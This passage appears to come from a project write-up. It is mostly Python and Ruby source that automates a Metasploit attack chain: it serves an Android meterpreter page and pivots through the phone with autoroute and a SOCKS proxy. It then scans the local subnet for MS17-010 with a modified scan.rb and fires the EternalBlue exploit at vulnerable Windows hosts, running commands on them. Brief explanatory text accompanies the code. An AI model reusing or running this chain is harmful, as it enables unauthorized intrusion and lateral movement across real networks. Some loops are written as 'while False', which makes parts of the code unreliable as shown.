complete! Link:http://"+get_ip_private()+"/attack.html\n"+
              "set AutoRunScript multi_console_command -rc
/root/Documents/metandroid.rc")
        f.close()

    except:
        print ("Unable to write autoscript")
        exit(1)

def create_meter_android():
    try:
        print ("Creating meterpreter script for android")
        f = open("/root/Documents/metandroid.rc", "w")

        f.write("run post/multi/manage/autoroute\nrun
auxiliary/server/socks4a srvport=1080 srvhost="+get_ip_private()+"\nrun
/root/Documents/scanwin.rb")
        f.close()
    except:
```

```python
        print ("Unable to create android script")
        exit(1)
def proxy():
    set = "socks4 "+get_ip_private()+" 1080"
    f = open('/etc/proxychains.conf', 'a+')
    f.write(set + "\n")
    f.close()


def adding_scan():
    try:
        file1 = "/usr/share/metasploit-
framework/modules/auxiliary/scanner/smb/scan.rb"
        file2 = "/root/Documents/scanwin.rb"
        if os.path.isfile(file1):
            print("scan.rb already installed!")
        else:
            print("installing scan.rb")
            copyfile("scan.rb", file1)
        if os.path.isfile(file2):
            print("scanwin.rb already installed!")

        else:
            print("installing scanwin.rb")
            copyfile("scanwin.rb", file2)
    except:
        print("Unable to input scan.rb/scanwin.rb to metasploit-
framework/Documents!")
        exit(1)


def run_metasploit():
    print ("loading metasploit with autoscript")
    subprocess.call(['msfconsole', '-r', '/root/Documents/attack.rc'])


def attack_windows():
    ipfile = "/root/Documents/attackip.txt"
    while False:
        if os.path.isfile(ipfile):
            print("IP is available")
            f = open(ipfile, 'r')
            ip = f.readline()
            os.remove(ipfile)
            #proxy()
            f.close()
            f = open("/root/Documents/attack2.rc",'w')
            f.write("\nuse exploit/windows/smb/ms17_010_eternalblue_mod\nset
rhost "+ ip +"\nset GroomAllocations 12\nset GroomDelta 1\nset AutoRunScript
/root/Documents/winauto.rb\nset MaxExploitAttempts 8\nset ProcessName
explorer.exe\nrun")
            f.close()
```

```python
            subprocess.call(['gnome-terminal','-
e','proxychains','msfconsole', '-r', '/root/Documents/attack2.rc'])
                #proxy()
                break
        else:
            time.sleep(5)


def create_windows_shell_commands():
    try:
        print ("Writing a autoscript for windows")
        f = open("/root/Documents/winauto.rb" ,'w')
        f.write("\nsession.run_cmd(\"whoami\")\nsession.run_cmd(\"msg * This
computer is hacked!!!!\")")
        f.close()
    except:
        print("Unable to write windows shell script!")
        exit(1)


def run_scanner():
     ipfile = "/root/Documents/subnetip.txt"
     while False:
        if os.path.isfile(ipfile):
            print("subnet good")
            f = open(ipfile, 'r')
            ip = f.readline()
            os.remove(ipfile)
            f.close()
            f = open("/root/Documents/scanner.rc",'w')
            f.write("\nuse auxiliary/scanner/smb/scan\nset rhosts "+ ip
+"/24\nrun")
            f.close()
            proxy()
            subprocess.call(['proxychains','msfconsole', '-r',
'/root/Documents/scanner.rc'])
            break
        else:
            time.sleep(5)

print (get_ip_private())
#print (get_ip_public())
create_web_page()
create_autoscript()
create_meter_android()
create_windows_shell_commands()
adding_scan()

Process(target = run_metasploit).start()
time.sleep(10)
Process(target = run_scanner).start()
```

```
attack_windows()
```

Source Code for *scanwin.rb* exploit file

```ruby
Rex::Socket::SwitchBoard.each do |route|
        print_good("#{route.subnet}")
        print_status("Starting SMB Scan")
        File.write('/root/Documents/subnetip.txt', route.subnet)
end
```

This script retrieves the private IP address of each local target device and saves it to a text file. The run.py *python script looks for this file, reads it and deletes it. The IP addresses discovered will be used during the EternalBlue attack.*

Source Code snippet modified from *scan.rb* exploit file

```ruby
def run_host(ip)
    begin
      ipc_share = "\\\\#{ip}\\IPC$"

      tree_id = do_smb_setup_tree(ipc_share)
      vprint_status("Connected to #{ipc_share} with TID = #{tree_id}")

      status = do_smb_ms17_010_probe(tree_id)
      vprint_status("Received #{status} with FID = 0")

      if status == "STATUS_INSUFF_SERVER_RESOURCES"
         print_good("Host is likely VULNERABLE to MS17-010!
(#{simple.client.peer_native_os})")
         print_good("#{ip}")
         File.write('/root/Documents/attackip.txt', ip)
         Process.exit!(true)

      elsif status == "STATUS_ACCESS_DENIED" or status ==
"STATUS_INVALID_HANDLE"
         # STATUS_ACCESS_DENIED (Windows 10) and STATUS_INVALID_HANDLE (others)
         print_bad("Host does NOT appear vulnerable.")
      else
         print_bad("Unable to properly detect if host is vulnerable.")
    end

    rescue ::Interrupt
      print_status("Exiting on interrupt.")
      raise $!
```

```
    rescue ::Rex::Proto::SMB::Exceptions::LoginError
      print_error("An SMB Login Error occurred while connecting to the IPC$
tree.")
    rescue ::Exception => e
      vprint_error("#{e.class}: #{e.message}")
    ensure
      disconnect
    end
  end
```